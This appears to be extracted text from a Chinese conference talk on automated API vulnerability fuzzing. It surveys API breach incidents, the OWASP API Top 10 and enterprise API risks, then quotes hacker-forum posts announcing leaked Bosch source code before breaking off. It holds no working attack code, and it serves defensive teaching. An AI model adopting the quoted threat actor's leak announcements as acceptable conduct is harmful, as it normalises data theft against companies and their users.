

# 自动化API漏洞Fuzz实战

周阳、吕竭

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

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01

# API攻击崛起的背后

Behind the rise of API attacks


# 万物互联背景下的数据传输链路



# API经济与API生态

## Hype Cycle for APIs and Business Ecosystems, 2021

EXPECTATIONS




TIME

Plateau will be reached: ● <2 yrs. ● 2-5 yrs. ● 5-10 yrs. ▲ >10 yrs.

Source: Gartner (July 2021)

747571

## API Platform Landscape



## 国际API增速：2021年API数量增长39%，API调用量增长56%

Postman：2021 State of the API Report，over 2700+ companies


### 美国开放银行应用Dave数据泄露

2020年7月，美国开放银行应用Dave的700万用户信息泄露并在黑客平台被贩卖。包括姓名、电话、住址、出生年月、加密的社保号、电子邮件地址，以及经过Bcrypt哈希处理的密码以及3,092,396个电子邮件地址。

### 某电商平台API泄露11亿条用户数据

2021年6月，某电商企业11亿条用户信息泄露，调查结果显示有黑产通过**订单评价API**绕过平台风控批量爬取加密数据，爬取内容包括买家用户昵称，用户评价内容，昵称等敏感字段等信息。

### 国内API增速



### Facebook API泄露5亿条用户数据

2021年4月，Facebook 5亿用户数据在暗网公开售卖，其中包括用户的昵称，邮箱，电话，家庭住址信息。Facebook回应称报道中的数据泄露事件与外部黑客数据窃取有关，起因为2019年**在线业务API**一个功能遭到误用，导致信息出现泄露，影响用户约5.3亿。

### 领英 API 泄露7亿用户个人信息

2021年6月，领英爆发最大规模数据泄露事件，7亿用户个人信息在暗网售卖，研究人员经对比发现该数据样本是真实的。黑客称数据是利用领英**网站API**获取到用户上传到领英网站的个人信息。



# API攻击面概述

Overview of API attack surface

# API协议类型


Restful API (主流)

SOAP API

GraphQL API

gRPC API


...



## API 攻击面

### OWASP API Security Top 10

A1: 失效的对象级授权
A2: 失效的用户认证
A3: 过度的数据暴露
A4: 资源缺失&速率限制
A5: 功能级别授权已损坏
A6: 批量分配
A7: 安全性错误配置
A8: 注入
A9: 资产管理不当
A10: 日志和监控不足



### 企业真正的API风险

权限问题	通过遍历参数批量拖取数据的对象级别访问鉴权失效
敏感数据暴露	脱敏失效，或一次性返回多条不必要的敏感数据
代码漏洞	SQL注入、命令执行，由业务开发者导致
API基础设施漏洞	API后端中间件、基础设施漏洞，如log4j2、APISIX漏洞
错误配置	不安全、不完整或者临时的配置，如临时调试API、未鉴权API、存储权限公开、不必要的http方法、跨域资源共享等
业务逻辑缺陷	无校验、无防重放、无风控策略、高并发导致条件竞争等

## 例：API权限问题 (SonarQube API 未授权下载源代码)

AgainstTheWest  
October 20, 2021 at 05:10 PM This post was last modified: Yesterday at 03:56 AM by AgainstTheWest. Edited 2 times in total. #1  
Hello everyone.



"Ransomware Threat Actor"

VIP

PostsThreadsJoined 1250  
Reputation 384Oct 2021

Today we are leaking the entire source to the 5G service known as iSite, which is owned and maintained by Robert Bosch GmbH. This data is going to be released in one massive part. Nothing else will be posted on this anywhere.

Futhermore, the following will be released in bulk on this thread:

- bosch-isite-rule-controller
- bosch-isite-rule-service
- bosch-isite-proxy

AgainstTheWest  
October 25, 2021 at 05:50 PM This post was last modified: October 25, 2021 at 05:57 PM by AgainstTheWest. Edited 1 time #1  
in total.



Mercedes-Benz

"Ransomware Threat Actor"

VIP

PostsThreadsJoined 1250  
Reputation 384Oct 2021

Greetings everyone on RF!

